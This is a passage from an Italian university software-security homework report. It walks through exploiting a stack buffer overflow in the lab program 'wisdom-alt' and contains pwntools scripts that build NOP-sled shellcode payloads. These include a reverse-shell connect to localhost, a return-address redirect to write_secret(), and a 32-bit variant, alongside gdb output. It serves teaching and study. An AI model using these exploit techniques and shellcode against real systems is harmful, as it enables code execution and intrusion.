

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Università degli Studi di Napoli Federico II Homework di Software Security

Anno Accademico 2024/2025

Professori:

Prof. Roberto Natella

Studenti:

Riziero Graziani (M63001596)

Stefano Angelo Riviello (M63001592)

Andrea Esposito (M63001650)

Contents

1 LAB1: Buffer overflow	5
1.1 Introduzione	5
1.2 Challenge Richiesta	5
1.2.1 Svolgimento	5
1.3 Challenge Extra 1	10
1.3.1 Svolgimento	11
1.4 Challenge Extra 2	13
1.4.1 Svolgimento	13
1.5 Challenge Extra 3	17
1.5.1 Svolgimento	17
2 LAB2: Web Security	21
2.1 Cross-Site Request Forgery	21
2.1.1 SameSite cookies	21
2.2 Cross-Site Scripting XSS	27
2.2.1 Challenge Principale	28
2.2.2 Challenge Extra 1	31
2.2.3 Challenge Extra 2	33
2.3 SQL Injection	37
2.4 Challenge Principale	37
2.5 Challenge extra - Prepared statement	42
3 LAB3: Fuzzing	47
3.1 Challenge Principale	47
3.1.1 Svolgimento	47
3.1.2 Diagnostica del Bug - ASAN	52
3.1.3 Diagnosi del crash con GDB	54
3.2 Challenge Extra - Sperimentare senza ASAN	56
3.2.1 Svolgimento	56
3.3 Challenge Extra - Sperimentare con Valgrind	57

3.3.1	Svolgimento	57
3.4	Challenge Extra - AFL in modalità persistente	59
3.4.1	Svolgimento	59
3.5	Challenge Extra - Fix Heartbleed	62
3.5.1	Svolgimento	62
4	LAB4: Static Analysis	65
4.1	Challenge Principale	65
4.1.1	Svolgimento	65
4.2	Challenge Extra - Input Validation	78
4.2.1	Svolgimento	79
4.3	Challenge Extra - CodeQL with GitHub Actions	80
4.3.1	Svolgimento	80
5	Lab 5 : Cyber Threat Intelligence	86
5.1	Challenge Principale	86
5.1.1	Svolgimento	86
5.1.2	Mitre ATT&CK Mapping	95
5.2	Challenge Extra: Persistence	96
5.2.1	Svolgimento Tecniche Persistenza	96
5.2.2	Mitre Mapping - Persistence	98
5.3	ChallengeExtra-WMI	98
5.3.1	Svolgimento	99
5.3.2	Mitre Mapping - WMI	101
6	Lab 6: Basic Malware	103
6.1	Basic Static Analysis	103
6.1.1	Lab01-01 -Domande	103
6.1.2	Lab01-04.exe	112
6.1.3	key.exe	116
6.2	Basic Dynamic Analysis	118
6.2.1	Key.exe	118
6.2.2	key12.exe	121
6.2.3	Capa - Lab01-01.exe	122

6.2.4	Flag 15 - Capa - Lab01-01.dll	124
6.2.5	Flag 16 - Capa - Lab01-04.exe	126
7	Lab 7: Windows Malware	131
7.1	Lab05-01.dll	131
7.1.1	Qual è l'indirizzo di DllMain? - FLAG 1	131
7.1.2	FLAG 2: Imports	132
7.1.3	FLAG 3: Xrefs	132
7.1.4	FLAG 4: DNS	132
7.1.5	FLAG 5: Local vars, parameters	133
7.1.6	FLAG 6: Strings, Message	134
7.1.7	FLAG 7: Global variable	135
7.2	Extra Task	136
7.3	Lab07-01.exe	140
7.4	Process Injection	145
7.4.1	Cosa succede quando si esegue l'eseguibile del malware?	145
7.4.2	Quale processo viene iniettato?	146
7.4.3	Come si può fare in modo che il malware interrompa i pop-up?	150
7.4.4	Come funziona questo malware?	150
8	Lab 8: Malware Detection	151
8.1	YARA	151
8.1.1	Regole Lab01-01	151
8.1.2	Extra:Regole Lab 01-04 exe e yarGen	153
8.2	SIGMA	154
8.2.1	Astaroth Bits Admin execution	155
8.2.2	Astaroth ExtExport Execution	156
8.2.3	Extra:Startup drop	156
8.2.4	Extra: Registry key write	157
8.2.5	Esecuzione di zircolite	157
8.3	SNORT	158
8.3.1	Tipo di malware	158
8.3.2	Comportamento osservato	158

8.3.3 Domande per l'analista	159
--	-----

1 LAB1: Buffer overflow

1.1 Introduzione

”Pearls of Wisdom” è un’applicazione interattiva sviluppata per consentire agli utenti di accedere e contribuire a una raccolta di saggezze. Il programma presenta un’interfaccia testuale semplice attraverso la quale gli utenti possono navigare tra diverse opzioni per visualizzare saggezze esistenti o aggiungere nuove.

La struttura del programma si basa su un **menu di selezione** che guida gli utenti attraverso le operazioni disponibili. Gli utenti possono scegliere di **ricevere saggezza**, che visualizza l’elenco delle saggezze memorizzate, oppure di **aggiungere nuove saggezze** alla raccolta.

```
untna@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt
Hello there
1. Receive wisdom
2. Add wisdom
Selection >2
Enter some wisdom
ciao mondo

Hello there
1. Receive wisdom
2. Add wisdom
Selection >1
ciao mondo

Hello there
1. Receive wisdom
2. Add wisdom
Selection >
```

Figure 1: Programma wisdom-alt

1.2 Challenge Richiesta

Attaccare il **buffer overflow** nella funzione `put_wisdom()` (versione 64 bit), iniettare uno **shellcode** (es. *hello world* oppure **reverse shell**).

1.2.1 Svolgimento


Innanzitutto generiamo un payload di dimensione maggiore rispetto a quella del buffer, Poiché la funzione `read()` nella **funzione main()** consuma **1024 caratteri**, il resto del payload (ad esempio, una **stringa cyclic**) può essere utilizzato per attaccare la **funzione put_wisdom()** ,con i seguenti comandi:

```
unina@software-security:~/software-security/buffer-overflow/challenge$ python3 -c 'import sys; sys.stdout.write("2\n" + "A"*1022)' > payload
unina@software-security:~/software-security/buffer-overflow/challenge$ python3 -c 'print("A"*1000)' >> payload
unina@software-security:~/software-security/buffer-overflow/challenge$ gdb ./wisdom-alt
```

Figure 2: Creazione payload

Lanciamo il programma e osserviamo che il buffer è stato **sfondato** (*Segmentation Fault*).

In questo modo possiamo visualizzare la **mappa di memoria** e notare che il registro RSP è stato sovrascritto con l'indirizzo 0x41414141, ovvero le **A** che abbiamo inserito nel payload



```
unina@software-security:~/software-security/buffer-overflow/challenge
pwndbg> run < payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x00005555555547d in put_wisdom () at wisdom-alt.c:86
86  }
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
RAX 1
RBX 0
RCX 0x7ffff7e96887 (write+23) ← cmp rax, -0x1000 /* 'H=' */
RDX 1
RDI 1
RSI 0x555555556004 ← 0x3b031b01000000a /* '\n' */
R8 0
R9 0x55555555a2b041
R10 0x77
R11 0x246
R12 0x7fffffffdf8 → 0x7fffffff30c ← '/home/unina/software-security/buffer-overflow/challenge/wisdom-alt'
R13 0x5555555547e (main) ← endbr64
R14 0x555555557d88 (__do_global_dtors_aux_fini_array_entry) → 0x555555551e0 (__do_global_dtors_aux) ← endbr64
R15 0x7ffff7ffd040 (_rtld_global) → 0x7ffff7ffe2e0 → 0x555555554000 ← 0x10102464c457f
RBP 0x4141414141414141 ('AAAAAAA')
RSP 0x7ffff7ffda88 ← 0x4141414141414141 ('AAAAAAA')
RIP 0x5555555547d (put_wisdom+310) ← ret
[ DISASM / x86-64 / set emulate on ]
► 0x555555555547d <put_wisdom+310>      ret
↓ <0x4141414141414141>
```

Figure 3: Segmentation fault

In questo modo abbiamo già effettuato un attacco DoS, ma noi vogliamo fare di più ed inserire del malicious code.

Costruiamo il **payload** dividendolo in due parti:

- La prima costituita da **1022 caratteri "A"**.
- La seconda sfrutta la **sequenza ciclica di de Bruijn**, che ci permetterà di calcolare il giusto **offset** da sottrarre al RSP.

```
unina@software-security: ~/software-security/buffer-overflow/challenge
unina@software-security:~/software-security/buffer-overflow/challenge$ python3 -c 'import sys; sys.stdout.write("2\n" + "A"*1022)' > payload
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 8 1200 > payload_cyclic
unina@software-security:~/software-security/buffer-overflow/challenge$ cat payload_cyclic>>payload
```

Figure 4: Creazione payload ciclico

Il payload generato viene seguentemente mostrato:

Figure 5: Payload

Grazie alla **De Bruijn Sequence**, è possibile trovare l'indirizzo di memoria esatto in cui viene salvato l'indirizzo di ritorno al programma chiamante. Questo perché, sfondando il buffer con la sequenza, ci sarà sicuramente una **sottostringa** che andrà a sovrascrivere il **return address**. Come mostrato nelle figure:

```
0x00005555555547d <put_wisdom+310>    ret          <0x61616161617463>
|_
```

Figure 6: Buffer overflow

```

[ SOURCE (CODE) ]————
In file: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt.c:86
81 }
82
83     write(outfd, "\n", 1);
84
85     return;
► 86 }
87
88 fptr  ptrs[3] = { NULL, get_wisdom, put_wisdom };
89
90 int main(int argc, char *argv[]) {
91
[ STACK ]————
00:0000  rsp 0x7fffffffda88 ← 0x6161616161617463 ('ctaaaaaa')
01:0008  0x7fffffffda90 ← 0x6161616161617563 ('cuaaaaaa')
02:0010  0x7fffffffda98 ← 0x6161616161617663 ('cvaaaaaa')
03:0018  0x7fffffffdaa0 ← 0x6161616161617763 ('cwaaaaaa')
04:0020  0x7fffffffdaa8 ← 0x6161616161617863 ('cxaaaaaa')
05:0028  0x7fffffffdb0 ← 0x6161616161617963 ('cyaaaaaa')
06:0030  0x7fffffffdb8 ← 0x6161616161617a63 ('czaaaaaa')
07:0038  0x7fffffffdac0 ← 0x6161616161616264 ('dbaaaaaa')
[ BACKTRACE ]————


```

Figure 7: RSP

Come indicato da **Pwndbg**, l'indirizzo di RSP: 0x7fffffffda88 viene sovrascritto dalla sottostringa "ctaaaaaa".

Un'altra informazione necessaria per costruire il **payload d'attacco** è la **lunghezza** di tale sottostringa, indispensabile per stabilire l'indirizzo da cui far iniziare il nostro **shellcode**.

Tale lunghezza viene calcolata grazie al tool **cyclic**:



```

unina@software-security: ~/software-security/buffer-overflow/challenge
unina@software-security: ~/software-security/bu... x unina@software-security: ~/software-security/bu... x
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 8 -l ctaaaaaa
551
unina@software-security:~/software-security/buffer-overflow/challenge$
```

Figure 8: Byte Offset

Sfruttando le informazioni precedentemente ottenute, è possibile costruire il **payload definitivo**, che verrà caricato nello **stack** dopo aver superato i limiti del buffer.




Figure 9: Stack Finale

Questo processo è reso possibile da uno **script Python** che genera un payload appositamente costruito per essere passato in input al programma. Il codice dello script è riportato di seguito:

```

1 #!/usr/bin/env python
2
3 from pwn import *
4
5 context.arch='amd64'
6 context.os='linux'
7
8
9 # Shellcode for reverse shell
10 s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh('rbp')
11
12 # shellcode for printing "Hello world!!"
13 s_code += shellcraft.amd64.linux.echo('Hello world!!') + shellcraft.amd64.linux.exit()
14
15 log.info("Shellcode ready")
16 print(s_code)
17
18 s_code_asm = asm(s_code)
19 log.info("Shellcode length: %d bytes" % len(s_code_asm))
20
21 # Return address in little endian format
22 ret_addr = 0x7fffffffda88 - 551
23 addr = p64(ret_addr, endian='little')
24 log.info("Return address: %#16x" % (ret_addr))
25
26
27 # opcode for the NOP instruction
28 nop = asm('nop', arch="amd64")
29
30
31 # writer payload on a file
32 payload = b"??" + b"A"*1022 + nop*(551 - len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
33 log.info("Payload ready")
34
35
36 shellcode_file = "./shellcode_payload"
37
38 with open(shellcode_file, "wb") as f:
39     f.write(payload)
40
41 log.info("Payload saved into %s" % shellcode_file)
42

```

Figure 10: Generazione shellcode

Successivamente generiamo il payload con lo shellcode tramite il seguente comando:

```
unina@software-security:~/software-security/buffer-overflow/challenge$ python3 ./gen_shellcode.py
[*] Shellcode ready
/* push b'Hello world!!' */
mov rax, 0x1010101010101010
push rax
mov rax, 0x101010101010101 ^ 0x2121646c72
xor [rsp], rax
mov rax, 0x6f77206f6c6c6548
push rax
/* call write('1', 'rsp', 0xd) */
push SYS_write /* 1 */
pop rax
push (1) /* 1 */
pop rdi
push 0xd
pop rdx
mov rsi, rsp
syscall
/* exit(status=0) */
xor edi, edi /* 0 */
/* call exit() */
push SYS_exit /* 0x3c */
pop rax
syscall

[*] Shellcode length: 57 bytes
[*] Return address: 0x00007fffffff861
[*] Payload ready
[*] Payload saved into ./shellcode_payload
```

Figure 11: Generazione payload con shellcode

Come si può notare dal risultato, l'attacco si conclude andando a buon fine.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ gdb ./wisdom-alt
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions (can be used with print/break)
Reading symbols from ./wisdom-alt...
----- tip of the day (disable with set show-tips off) -----
GDB's follow-fork-mode parameter can be used to set whether to trace parent or child after fork() calls. Pwndbg sets it to child by default
pwndbg> run < shellcode_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < shellcode_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
Hello world!![Inferior 1 (process 6003) exited normally]
```

Figure 12: Attacco buffer overflow

1.3 Challenge Extra 1

Per eseguire nuovamente l'attacco alla vulnerabilità, dobbiamo garantire che venga eseguita la funzione `write_secret()`. Questo viene realizzato sfruttando il buffer overflow

per sovrascrivere l'indirizzo di ritorno e indirizzare l'esecuzione del programma verso la funzione `write_secret()`.

1.3.1 Svolgimento

Come indicato nei suggerimenti, per chiamare la funzione `write_secret()`, è necessario determinare il suo **indirizzo in memoria**. Questo indirizzo può essere trovato utilizzando **GDB**, seguendo i seguenti passaggi:

1. Avviare GDB, passando il percorso del programma.
2. Inserire un **breakpoint** all'inizio del programma con il comando:

```
break main
```

3. Avviare il programma con il comando:

```
run
```

4. Il sistema operativo inizializzerà la memoria del processo.
5. L'esecuzione si interromperà subito al punto del breakpoint.
6. Stampare l'indirizzo della funzione `write_secret()` con il comando:

```
print write_secret
```

```
pwndbg> print write_secret
$1 = {void (void)} 0x55555555229 <write_secret>
pwndbg>
```

Figure 13: Indirizzo funzione in memoria

Una volta trovato l'indirizzo della funzione `write_secret()`, la procedura da seguire è la stessa della challenge principale, con alcune leggere differenze nello shellcode:

- L'indirizzo di ritorno (**return address**) va ora sovrascritto con l'indirizzo della funzione `write_secret`.
- Il resto dello stack non deve essere riempito con codice malevolo, ma con delle semplici **No Op** (operazioni che non fanno nulla) necessarie per raggiungere il punto in cui è salvato l'**RTS** (Return Stack Pointer), in modo da poterlo sovrascrivere correttamente.



```

1#!/usr/bin/env python3
2
3from pwn import *
4
5context.arch='amd64'
6context.os='linux'
7
8# Return address in little endian format
9ret_addr =0x555555555529
10addr = p64(ret_addr, endian='little')
11
12
13
14# Opcode for the NOP instruction
15nop = asm('nop', arch="amd64")
16
17
18# Writes payload on a file
19payload = b"\r\n" + b"A"*1022 + nop*(551)+ addr
20
21shellcode_file_extra1= "./shellcode_payload_extra1"
22
23with open(shellcode_file_extra1, "wb") as f:
24    f.write(payload)
25
26log.info("Payload saved into %s" % shellcode_file_extra1)

```

Figure 14: Shellcode extra 1

Succesivamente generiamo il payload dallo shellcode:

```

unina@software-security:~/software-security/buffer-overflow/challenge$ python3 ./gen_shellcode_extra1.py
[*] Payload saved into ./shellcode_payload_extra1

```

Figure 15: Generazione shellcode extra 1

Lo stato dello stack diventa quindi il seguente:



Figure 16: Stack Finale

Il risultato è mostrato di seguito:

```
pwndbg> run < shellcode_payload_extra1
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < shellcode_payload_extra1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
secret key
Program received signal SIGILL, Illegal instruction.
```

Figure 17: Attacco buffer overflow extra 1

1.4 Challenge Extra 2

Per attaccare la funzione `put_wisdom()` nella sua versione a **32 bit**, la procedura è simile a quella della versione a 64 bit, ma con alcune differenze a causa della diversa gestione della memoria e dei registri.

1.4.1 Svolgimento

Per poter attaccare il programma nella sua versione a **32 bit**, è necessario considerare alcune **differenze sostanziali** rispetto alla versione a 64 bit:

1. In **x86-32**, gli indirizzi sono di **4 bytes** invece di 8, come avviene nella versione a 64 bit.
2. Per trovare l'offset, è importante notare che il comportamento dell'istruzione RET in **x86-32** è diverso. La RET causa una **eccezione** DOPO aver eseguito il pop, andando quindi a rimuovere l'indirizzo dalla cima dello stack e successivamente inserendo l'indirizzo nel registro EIP (Extended Instruction Pointer).

A causa di queste differenze, il **buffer overflow** va **triggerato** in modo leggermente diverso nella versione a 32 bit.

Il **payload** viene ricreato con una stringa di **1022 caratteri "A"** e la **De Bruijn Sequence** viene utilizzata con una lunghezza k di **4 bytes**, anziché 8, come nella versione a 64 bit. La De Bruijn Sequence per $k = 4$ aiuta a calcolare l'offset corretto nel programma a 32 bit.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ python3 -c 'import sys; sys.stdout.write("2\n" + "A" * 1022)' > payload32
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 4 1200 > payload_cyclic32
unina@software-security:~/software-security/buffer-overflow/challenge$ cat payload_cyclic32>>payload32
```

Figure 18: Creazione payload 32

Tale payload è stato quindi dato quindi come input al programma della versione 32 bit, causando ancora una volta il buffer overflow:

```
pwndbg> run < payload32
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < payload32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x61616a66 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 1
EBX 0x61616766 ('fgaa')
ECX 0x56557008 ← 0xa /* '\n' */
EDX 1
EDI 0x61616866 ('fhaa')
ESI 0xfffffd154 → 0xfffffd307 ← '/home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32'
EBP 0x61616966 ('fiaa')
ESP 0xfffffc60 ← 0x61616b66 ('fkaa')
EIP 0x61616a66 ('fjaa')
[ DISASM / i386 / set emulate on ]
Invalid address 0x61616a66
```

Figure 19: Segmentation fault payload 32

Come sottolineato nelle differenze, adesso l'indirizzo di **rts** viene salvato in EIP: "0xfffffc60" e viene sovrascritto dalla sottostringa "fjaa".

Allo stesso modo di prima, è possibile determinare la lunghezza dello stack utilizzando il tool **cyclic**, che calcolerà l'offset corretto in modo simile a quanto fatto nella versione precedente.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 4 -l fjaas
535
```

Figure 20: Byte offset

Il codice python utilizzato per craftare il payload è il seguente:

```
1#!/usr/bin/env python3
2
3 from pwn import *
4
5 context.arch='i386'
6 context.os='linux'
7
8
9 # Shellcode for reverse shell
10 s_code = shellcraft.amd64.linux.connect('127.0.0.1', 12345) + shellcraft.amd64.linux.dupsh('rbp')
11
12 # Shellcode for printing "Hello world!!"
13 s_code = shellcraft.i386.linux.echo('Hello world!!') + shellcraft.i386.linux.exit()
14
15 log.info("Shellcode ready")
16 print(s_code)
17
18 s_code_asm = asm(s_code)
19 log.info("Shellcode length: %d bytes" % len(s_code_asm))
20
21 # Return address in little endian format
22 ret_addr = 0xfffffc60 - 535
23 addr = p32(ret_addr, endian='little')
24 log.info("Return address: %#.16x" % (ret_addr))
25
26
27 # Opcode for the NOP instruction
28 nop = asm('nop', arch="i386")
29
30
31 # Writes payload on a file
32 payload = b"2\n" + b"A"*1022 + nop*(535- len(s_code_asm) - 64) + s_code_asm + nop*64 + addr
33 log.info("Payload ready")
34
35
36 shellcode_file32 = "./shellcode_payload32"
37
38 with open(shellcode_file32, "wb") as f:
39     f.write(payload)
40
41 log.info("Payload saved into %s" % shellcode_file32)
```

Figure 21: Shellcode payload 32

Successivamente generiamo il payload con lo schellcode:

```
unina@software-security:~/software-security/buffer-overflow/challenge$ python3 ./gen_shellcode32.py
[*] Shellcode ready
/* push 'Hello world!!!' */
push 0x21
push 0x21646c72
push 0x6f77206f
push 0x6c6c6548
/* call write('1', 'esp', 0xd) */
push SYS_write /* 4 */
pop eax
push (1) /* 1 */
pop ebx
mov ecx, esp
push 0xd
pop edx
int 0x80
/* exit(status=0) */
xor ebx, ebx
/* call exit() */
push SYS_exit /* 1 */
pop eax
int 0x80

[*] Shellcode length: 37 bytes
[*] Return address: 0x00000000ffffca49
[*] Payload ready
[*] Payload saved into ./shellcode.payload32
```

Figure 22: Generazione Shellcode payload 32

Grazie alle informazioni precedentemente trovate, si può procedere con la costruzione del **payload effettivo**, che andrà a caricare lo **stack** nel seguente modo, dopo aver sfondato il buffer:




Figure 23: Stack finale

Che va a generare ancora una volta un attacco con successo:

```

pwndbg> run < shellcode_payload32
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt-32 < shellcode_payload32
2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Hello world!![Inferior 1 (process 11153) exited normally]
pwndbg> 

```

Figure 24: Attacco buffer overflow extra 2

1.5 Challenge Extra 3

Eseguire l'attacco al buffer overflow nell'array globale `ptrs` nella versione a 32 bit e far eseguire la funzione `pat_on_back()`

1.5.1 Svolgimento

Un'altra vulnerabilità riguarda l'array globale `ptrs`. Utilizzando un apposito valore numerico, è possibile fare in modo che l'array non acceda agli indirizzi delle funzioni che contiene, ma vada a puntare a un altro indirizzo, eseguendo così una funzione diversa. Questo comportamento è possibile grazie alla sintassi in C per l'accesso agli elementi di un array, che segue la forma:

$$\text{array}[i] = \text{array} + i \times \text{sizeof}(\text{array}[0])$$

